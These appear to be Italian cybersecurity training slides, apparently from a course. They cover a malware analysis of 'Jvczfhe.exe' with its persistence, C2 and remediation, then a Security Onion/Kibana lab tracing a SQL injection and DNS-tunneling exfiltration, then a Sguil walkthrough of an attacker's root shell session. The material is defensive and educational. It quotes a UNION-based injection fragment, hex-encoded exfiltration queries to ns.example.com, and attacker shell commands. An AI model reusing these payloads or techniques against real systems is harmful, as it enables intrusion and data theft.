
Posizionamento Strategico

Salvataggio dei file in directory di sistema legittime come
AppData\Roaming per evitare sospetti e garantire accesso anche
senza privilegi elevati.

Nomenclatura Ingannevole

Utilizzo di nomi che suggeriscono legittimità come "Updater" nel
registro e nomi casuali per gli eseguibili per eludere il
rilevamento euristico.

Le tecniche di persistenza implementate da Jvczfhe.exe garantiscono la
sopravvivenza del malware anche dopo riavvi del sistema. Questa
caratteristica è fondamentale per mantenere l'accesso al sistema
compromesso nel lungo periodo e massimizzare il potenziale dannoso
dell'infezione.




Attività di Rete e Comunicazioni C2

Connessioni Esterne

Stabilimento di connessioni HTTP/HTTPS verso indirizzi IP esterni potenzialmente associati a infrastruttura C2.

Evasione Firewall

Utilizzo di protocolli standard come HTTP/HTTPS per mimetizzare il traffico malevolo come comunicazioni legittime.



Download Dinamico

Capacità di scaricare componenti aggiuntivi su richiesta del server di comando, permettendo evoluzione dell'attacco.

Esfiltrazione Dati

Potenziale trasmissione di dati sensibili verso server esterni, costituendo un rischio significativo di data breach.

La capacità di comunicare con server esterni rappresenta una delle caratteristiche più pericolose di questo malware, consentendo agli attaccanti di mantenere il controllo remoto del sistema compromesso e orchestrare operazioni più complesse.

Impatti e Rischi per l'Organizzazione

Compromissione Silenziosa

L'assenza di interfaccia grafica e indicatori visibili rende l'infezione praticamente invisibile agli utenti finali, prolungando il tempo di permanenza dell'attaccante.

Data Breach

La capacità di comunicazione con server esterni espone l'organizzazione al rischio di esfiltrazione di dati sensibili, con potenziali conseguenze legali e reputazionali.

Movimento Laterale

Una volta stabilita la presenza nella rete, il malware potrebbe tentare propagazione verso altri sistemi, ampliando il perimetro dell'infezione.

Ulteriori Attacchi

Il sistema compromesso può essere utilizzato come punto d'appoggio per lanciare attacchi più sofisticati o come parte di una botnet per operazioni distribuite.

La natura modulare e la capacità di evoluzione di questa minaccia rendono particolarmente elevato il rischio per ambienti aziendali, dove anche un singolo sistema compromesso può rappresentare un punto d'ingresso per compromissioni più estese.

Strategie di Remediation

1

Isolamento

Disconnettere immediatamente il sistema infetto dalla rete per prevenire comunicazioni con server C2 e potenziale diffusione laterale.

2

Rimozione

Eliminare tutti i file associati all'infezione: Jvczfhe.exe e i payload scaricati in AppData\Roaming, verificando anche altre posizioni sospette.

3

Pulizia Registro

Rimuovere le chiavi di registro compromesse, in particolare quelle aggiunte in HKCU\Software\Microsoft\Windows\CurrentVersion\Run.


4

Blocco IOC

Implementare blocchi a livello di firewall o DNS per gli indicatori di compromissione identificati, inclusi domini e IP contattati dal malware.


È fondamentale seguire un approccio sistematico alla remediation, documentando ogni passo e verificando l'efficacia delle misure adottate. In casi di infezione estesa o in ambienti critici, potrebbe essere necessario considerare il ripristino da backup verificati come soluzione più sicura.

Misure Preventive e Conclusioni



Per prevenire future infezioni da minacce simili a Jvczfhe.exe, raccomandiamo l'implementazione di misure difensive stratificate: formazione continua degli utenti sui rischi del download da fonti non verificate, implementazione di soluzioni EDR moderne con capacità comportamentali, gestione rigorosa delle patch e adozione di politiche di least privilege.

L'analisi di questo malware evidenzia l'evoluzione continua delle minacce informatiche e l'importanza di un approccio proattivo alla cybersecurity. Solo attraverso una combinazione di tecnologie avanzate, processi ben definiti e personale adeguatamente formato è possibile costruire una postura di sicurezza efficace contro queste sofisticate minacce.



Interpretazione dei Dati HTTP e DNS per Isolare Attori Malevoli

Una guida pratica all'analisi forense di attacchi informatici utilizzando Security Onion e Kibana. Questo laboratorio illustra come identificare e analizzare tecniche di esfiltrazione dati tramite SQL Injection e DNS Tunneling.

```

analyst@SecOnion:~$ sudo so-status
[sudo] password for analyst:
Status: securityonion
 * sguil server [ OK ]
Status: seconion-import
 * pcap_agent (sguil) [ OK ]
 * snort_agent-1 (sguil) [ OK ]
 * barnyard2-1 (spooler, unified2 format) [ OK ]
Status: Elastic stack
 * so-elasticsearch [ OK ]
 * so-logstash
   Logstash API/stats not yet available...still initializing. [ WARN ]
 * so-kibana [ OK ]
 * so-freqserver [ OK ]


analyst@SecOnion:~$ █

```

Preparazione dell'Ambiente di Analisi

- █ Login a Security Onion
 - Accedere come 'analyst' con password 'cyberops'.
- > █ Verifica dei Servizi
 - Eseguire 'sudo so-status' nel terminale.
- █ Apertura di Kibana
 - Accedere all'interfaccia web dal desktop.
- █ Selezione Periodo
 - Impostare l'intervallo su giugno 2020.

Gli strumenti di Security Onion forniscono un ambiente completo per l'analisi forense dei dati di rete.



Identificazione dell'Attacco SQL Injection

Rilevamento Iniziale

Filtrare il traffico HTTP in Kibana tramite Zeek Hunting.

Identificare l'origine dell'attacco: 209.165.200.227.

Il server target è 209.165.200.235 sulla porta 80.

Analisi della Query

La richiesta contiene: 'username='+union+select+ccid,...

Il malintenzionato utilizza l'operatore UNION di SQL.

L'obiettivo è estrarre dati dalle tabelle di username e password.

Time	source_ip	destination_ip	destination_port	resp_fuids	uid
June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEWws63HqvCqt h3LH1	CuKer52 aPjRN7pf qDd

Table JSON

@timestamp: June 12th 2020, 21:30:09.445
@version: 1
_id: ZzjrzXIBB6Cd-_0SD_iW
_index: seconion:logstash-import-2020.06.12

DST:
DST:
DST:
DST: 3a
DST: <p class="report-header">Results for . 5 records found.</p>
DST:
DST: 24
DST: Username=4444111122223333

DST:
DST: 17
DST: Password=745

DST:
DST: 22

Dati Esfiltrati via SQL Injection

Username	Password	Signature
4444111122223333	745	2012-03-01
7746536337776330	722	2015-04-01
8242325748474749	461	2016-03-01
7725653200487633	230	2017-06-01
1234567812345678	627	2018-11-01

Zeek - DNS - Kibana - Chromium

secure | localhost/app/kibana#/dashboard/ebf5ec90-34bf-11e7-9b32-bb9

DNS - Queries

Query ▾

- 17.201.165.209.in-addr.arpa
- 434f4e464944454e5449414c20444f43554d454e540a444f:
- 484152450a5468697320646f63756d656e7420636f6e7461
- 666f726d6174696f6e2061626f757420746865206c617374:
- 697479206272656163682e0a.ns.example.com

Export: Raw Formatted

- Chromium

Rilevamento di DNS Tunneling



Filtraggio

Selezionare "Zeek Hunting > DNS" per analizzare il traffico DNS.

Analisi

Identificare query anomale verso domini sospetti.


Focalizzazione

Filtrare per "example.com" nella barra di ricerca.

Esportazione

Scaricare le query in formato CSV per ulteriore analisi.

Decodifica dei Dati DNS Esfiltrati



Pulizia dei Dati

Aprire il CSV con gedit e mantenere solo le stringhe esadecimalei.

Rimuovere intestazioni e campi non necessari.

Conversione Hex-to-Text

Utilizzare il comando: `xxd -r -p "DNS - Queries.csv" > secret.txt`

Questo converte l'esadecimale in testo leggibile.

Visualizzazione del Contenuto

Eseguire: `cat secret.txt`

Leggere il documento confidenziale recuperato.

```
analyst@SecOnion:~$ cd Downloads
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$
```

Meccanismo di DNS Tunneling

Dati Originali
Documento confidenziale presente sul sistema compromesso.


Raccolta
Server DNS controllato dall'attaccante registra i dati.

Codifica Hex
Malware converte il testo in stringhe esadecimale.

Query DNS
Invio come sottodomini di ns.example.com.



Conclusioni e Contromisure



Migliorare il Monitoraggio DNS

Implementare controlli su query DNS anomale.

Proteggere Input SQL


Utilizzare query parametrizzate contro SQL Injection.

Strumenti di Threat Hunting

Adottare Security Onion e Kibana per analisi avanzate.

La comprensione di queste tecniche di attacco è fondamentale. La combinazione di analisi HTTP e DNS consente di ricostruire l'intera catena di un incidente di sicurezza.


ISOLATING COMPROMISED HOSTS



Isolamento Host Compromessi: Guida Pratica

Benvenuti a questa presentazione tecnica sull'isolamento di host compromessi. Analizzeremo metodologie avanzate di threat hunting usando il concetto di 5-tuple per l'identificazione di traffico malevolo.

Il Modello 5-Tuple nella Sicurezza di Rete



Il 5-tuple rappresenta l'identificatore univoco di una connessione di rete. Include IP sorgente, porta sorgente, IP destinazione, porta destinazione e protocollo.

Scenario di Attacco: Caso Studio

Intrusione Iniziale

Attaccante (209.165.201.17) ottiene accesso root al server target (209.165.200.235)



Esplorazione

Navigazione nel filesystem, accesso a file sensibili come /etc/shadow e /etc/passwd

Esfiltrazione

Trasferimento del file confidential.txt tramite protocollo FTP

Eliminazione Prove

Cancellazione del file dopo il trasferimento per nascondere l'attività

L'attaccante ha sfruttato una vulnerabilità remota per ottenere privilegi elevati. Ha navigato nel filesystem ed esfiltrato dati sensibili.

RT	13	seconion-...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL ...
RT	4	seconion-...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SS...
RT	1	seconion-...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE i...
RT	351	seconion-...	1.1	2020-06-19 18:09:28	0.0.0.0		0.0.0.0	0	0	[OSSEC] File added to the s...

IP Resolution Agent Status Snort Statistics System Msg

Reverse DNS Enable External DNS

Src IP:

Src Name:

Show Packet Data Show Rule

```
alert ip any any -> any any (msg:"GPL ATTACK_RESPONSE id check returned root";
content:"uid=0|28|root|29|"; fast_pattern:only; classtype:bad-unknown; sid:2100498; rev:8;
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
IP	209.165.200.235	209.165.201.17	4	5	0	76	31846	2	0	64	3506

Analisi con Sguil

Identificazione Alert

Alert "GPL ATTACK_RESPONSE id check returned root" indica compromissione avvenuta

Analisi Pacchetti

Visualizzazione dettagli con "Show Packet Data" e "Show Rule"

Analisi Transcript

Ricostruzione sessione rivela comandi eseguiti dall'attaccante; in questo caso l'attaccante sarebbe l'IP sorgente 209.165.201.17 (SRC).

Applications Places Toplevel

SGUIL-0.9.0 - Connected To localhost

File seconion-import-1_1 2025-04-14 12:45:03 GMT

Re File

S Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
R Connection ID: .seconion-import-1_1
R Src IP: 209.165.201.17
R Dst IP: 209.165.200.235
R Src Port: 45415
R Dst Port: 6200
R OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7...?]? (up: 6267 hrs)
R OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)

R SRC: id
R SRC:
R DST: uid=0(root) gid=0(root)
R DST:
R SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
R SRC:
R DST: uKgoT8McFDrCw7u2
R DST:
SRC: whoami
SRC:
IF DST: root
DST:
SRC: hostname
SRC:
SRC: metasploitable
DST:
DST: SRC: ifconfig

